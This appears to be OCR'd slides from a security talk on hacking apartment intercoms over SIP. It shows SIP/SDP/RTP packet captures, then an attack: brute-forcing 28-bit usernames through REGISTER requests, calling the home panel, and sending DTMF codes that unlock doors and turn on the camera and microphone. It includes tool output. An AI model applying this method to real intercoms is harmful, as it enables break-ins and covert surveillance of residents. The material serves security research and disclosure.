
2Easy App



0e 00 1A BC DE FG

SIP Call Flow

- Textual based protocol
- UDP 5060
- RFC 2543



Authentication


```
h1 = hash(USER:REALM:PASSWORD)
h2 = hash(METHOD:URI)
CHALLENGE = nonce
response = hash(h1:CHALLENGE:h2)
```

```
SIP/2.0 401 Unauthorized
CSeq: 1 REGISTER
Via: SIP/2.0/UDP 127.0.0.1:5060;received=[redacted];branch=z9hG[redacted]
From: <sip:0e00[redacted]@47.91[redacted];tag=853d492a-7837-425a-9cdc-16c6a8a771f8
Call-ID: 890017f7-941e-4504-97ca-[redacted]
To: <sip:0e001[redacted]@47.91.88.33[redacted]8677feafc1bbd25a7fb92.6c04
WWW-Authenticate: Digest realm="47.9[redacted] nonce="6057780c0001776a670f224d2b08263f66[redacted]d198fa89cbd8"
Server: OpenSIPS (2.3.2 (x86_64/linux))
Content-Length: 0

REGISTER sip:47.91[redacted]IP/2.0
CSeq: 2 REGISTER
Via: SIP/2.0/UDP 127.0.0.1:5060;branch=z9hG4bK4ed19d4f52-cc62-42f2-b510-02a9f932[redacted]5;rport
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)
Authorization: Digest username="0e[redacted]", realm="47.9[redacted] nonce="6057780c0001776a670f224d2b08263f66d6d198fa89cbd8", uri
From: <sip:0[redacted]@47.9[redacted]3>;tag=853d492a-7837-425a-9cdc-16c6a8a771f8
Call-ID: 890017f7-941e-4504-97ca-4a64b65517ac@HOST
Organization: ORG[redacted]
To: <sip:0e00[redacted]@47.91[redacted]
Contact: <sip:0e00[redacted]@HOST:5060>;q=1
Allow: INVITE,ACK,OPTIONS,BYE,CANCEL,SUBSCRIBE,NOTIFY,REFER,MESSAGE,INFO,PING,PRACK
Expires: 200
Content-Length: 0
Max-Forwards: 70

SIP/2.0 200 OK
CSeq: 2 REGISTER
Via: SIP/2.0/UDP 127.0.0.1:5060;received=[redacted];branch=z9hG4bK4ed19d4f52-cc62-42f2-b510-02a9f932d7f5;rport=56031
From: <sip:0e[redacted]@47.91[redacted]ag=853d492a-7837-425a-9cdc-16c6a8a771f8
Call-ID: 890017f7-941e-4504-97ca-4a64b65517ac@HOST
```

MULTIMEDIA PROTOCOLS

Multimedia Protocol Stack


1. **Signaling**: SIP
2. **Metadata**: SDP
3. **Media**: RTP



Multimedia Protocol Stack

1. **Signaling**: SIP
2. **Metadata**: SDP
3. **Media**: RTP

Session Initiation Protocol (rfc3261)



Multimedia Protocol Stack

1. **Signaling**: SIP
2. **Metadata**: SDP
3. **Media**: RTP


Session Description Protocol (rfc4566)

```
....INVITE sip:0400 [redacted] SIP/2.0
Via: SIP/2.0/UDP 10.0.2.15:5060;branch=z [redacted] l;rport
From: <sip:0e001b [redacted] >;tag=IyGET~5eR
To: "Home" <sip:04001b [redacted] >
CSeq: 20 INVITE
Call-ID: rz9dotCMFO
Max-Forwards: 70
Supported: replaces, outbound
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO, UPD
Content-Type: application/sdp
Content-Length: 394
Contact: <sip:0e0 [redacted] transport=udp>;+sip.instance="<urn:uui
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)

v=0
o=0e00 [redacted] 3770 438 IN IP4 10. [redacted]
s=Talk
c=IN IP4 1 [redacted]
t=0 0
a=rtcp-xr:rcvr-rtt=all:10000 stat-summary=loss,dup,jitt,TTL voip-metrics
m=audio 7076 RTP/AVP 0 101
a=rtpmap:101 telephone-event/8000
a=rtcp-fb:* ccm tmmbr
m=video 9078 RTP/AVP 96
a=rtpmap:96 H264/90000
a=fmtp:96 profile-level-id=42801F
a=rtcp-fb:* ccm tmmbr
a=rtcp-fb:96 nack pli
a=rtcp-fb:96 ccm fir
```

Multimedia Protocol Stack

1. **Signaling**: SIP
2. **Metadata**: SDP
3. **Media**: RTP

Real-Time Transport Protocol (rfc3550)



Entering Monitor Mode

		1079	49332	5060
SIP	Status: 407 Proxy Authentication Required |	524	5060	49332
SIP	Request: ACK sip:55[redacted]@47.1[redacted]			5060
SIP/SDP	Request: INVITE sip:5[redacted]@47.[redacted] |			5060
SIP	Status: 100 Giving a try |			49332
SIP	Status: 180 Ringing |			49332
UDP	5060 → 49332 Len=4			49332
UDP	49332 → 5060 Len=4			5060
SIP/SDP	Status: 200 OK |	1225	5060	49332
STUN	Binding Request			8
RTCP	52573 → 56649 Len=20			9
STUN	Binding Request			2
RTCP	55810 → 42323 Len=20			3
STUN	Binding Request			8
RTCP	52573 → 56649 Len=20	62	52573	56649
SIP	Request: ACK sip:55[redacted]@141.[redacted]61099;ob |	691	49332	5060
STUN	Binding Request	62	62340	42322
RTCP	55810 → 42323 Len=20	62	55810	42323
TCP	52126 → 8850 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1145105560 TSecr=0 SACK_P…	78		
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=0, Time=2587070653	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=1, Time=2587070813	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=2, Time=2587070973	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=3, Time=2587071133	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=4, Time=2587071293	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=5, Time=2587071453	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=6, Time=2587071613	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=7, Time=2587071773	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=8, Time=2587071933	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=9, Time=2587072093	214	52577	56648
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=10, Time=2587072253			
TCP	8850 → 52126 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=64477200…			
TCP	52126 → 8850 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=1145105814 TSecr=64477200	66		
TCP	52126 → 8850 [PSH, ACK] Seq=1 Ack=1 Win=131712 Len=52 TSval=1145105817 TSecr=64477200			
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=11, Time=2587072413	214	52577	56648
H264	PT=H264, SSRC=0x44FB2AD1, Seq=1019, Time=42000 non-IDR-Slice	386	42322	62340
H264	PT=H264, SSRC=0x44FB2AD1, Seq=1020, Time=42000, Mark non-IDR-Slice	392	42322	62340
RTP	PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=12, Time=2587072573			56648

Setup a call

SIP

Answered

SDP

Sharing details

Video – blue screen

Authenticating though the server

RTP

Video live


PWNING INTERCOMS AT SCALE

Automation

1. “Find” username - brute forcing 3.5 bytes

Automation

1. “Find” username - brute forcing 3.5 bytes (28 bits)
   a. Guess 3.5 bytes - 0e001A BC DE EF
   b. Simply try to login to the SIP network - SIP Register



Automation


1. “Find” username - brute forcing 3.5 bytes
   a. Guess 3.5 bytes - 0e001A BC DE EF
   b. Simply try to login to the SIP network - SIP Register


```
[-] Started at 2021-03-22 09:12:23.722542
[-] Binding on ports SIP:60775, VIDEO: 48360, AUDIO: 41304
[-] Checking user 0e0
        [-] Sending REGISTER for 0e00
        [-] Recieved 471 bytes
        [-] Sending REGISTER (authed) for 0
        [-] Recieved 448 bytes
[V] User 0  is VALID
```

Automation


1. “Find” username - brute forcing 3.5 bytes
   a. Guess 3.5 bytes - 0e001A BC DE EF
   b. Simply try to login to the SIP network - SIP Register
2. Establish a call to the home panel - SIP Invite

```
[V] User 0e00[redacted] is VALID
      [-] Sending INVITE for 040019b8e1fe
      [-] Recieved 490 bytes
      [-] Sending INVITE (authed) for 04[redacted]
[-] Giving a try..
      [-] Found Gateway SIP Server "OpenSIPS (2.3.2 (x86_64/linux))"
[-] Dialog establishement..
      [-] Found contact: 040[redacted]fe@89.13[redacted]:5060 with SIP se[redacted]6.0
[-] Ringing..
```




Automation

1. “Find” username - brute forcing 3.5 bytes
   a. Guess 3.5 bytes - 0e001A BC DE EF
   b. Simply try to login to the SIP network - SIP Register
2. Establish a call to the home panel - SIP Invite
   a. SIP: INVITE
   b. SDP: Coordinate ports & codecs
   c. RTP: Start data servers



Automation

1. “Find” username - brute forcing 3.5 bytes
   a. Guess 3.5 bytes - 0e001A BC DE EF
   b. Simply try to login to the SIP network - SIP Register
2. Establish a call to the home panel - SIP Invite
   a. SIP: INVITE
   b. SDP: Coordinate ports & codecs
   c. RTP: Start data servers
3. Connection established with home panel
   a. We need to open the intercom camera
   b. SIP Signaling



DTMF Signaling over SIP

“DTMF” codes support by DX-471 home panel

A way of transferring call information out-of-band

Unlock 1: 1# //unlock the door #1

Unlock 2: 2# //unlock the door #2

Open microphone: 3# //open microphone

Monitor Code: 1000# //open camera and stream video - surveillance mode

Call Code: 2000# //transmit audio

```
INFO sip                e@                SIP/2.0
Via: SIP/2.0/UDP                0;branch=z9hG4bK.mY~st53xi;rport
From: <sip:0e                @4                >;tag=IyGET~5eR
To: "Home" <sip:0400                @                >;tag=329984447
CSeq: 26 INFO
Call-ID: rz9do
Max-Forwards: 70
Content-Length: 24
Content-Type: application/dtmf-relay
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)
Proxy-Authorization:  Digest realm="                ", nonce="605101810000b5                476c5
040                @1                l0", response="ef9c36c89                6c2b"
Route: <sip:                3:5060;lr;nat=yes;lzh=yes4>

Signal=#
Duration=250
```

DTMF Signaling over SIP

“DTMF” codes support by DX-471 home panel

A way of transferring call information out-of-band


Unlock 1: 1# //unlock the door #1

Unlock 2: 2# //unlock the door #2

Open microphone: 3# //open microphone

Monitor Code: 1000# //open camera and stream video - surveillance mode

Call Code: 2000# //transmit audio

